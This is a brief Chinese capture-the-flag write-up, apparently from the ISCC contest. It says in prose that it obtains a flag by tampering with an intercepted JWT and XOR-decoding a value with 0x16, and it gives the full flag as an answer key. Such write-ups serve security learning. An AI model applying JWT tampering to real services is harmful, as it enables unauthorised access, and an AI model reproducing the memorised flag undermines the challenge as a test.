



1. 抓包发现有jwt，尝试修改后再发，获得另一半flag地址





1. 访问后获得另一半加密后的flag，根据前面提示与0x16异或即得flag





即Flag: ISCC{J3rry\_g0t\_h1s\_f@v0r!7e\_ch33se}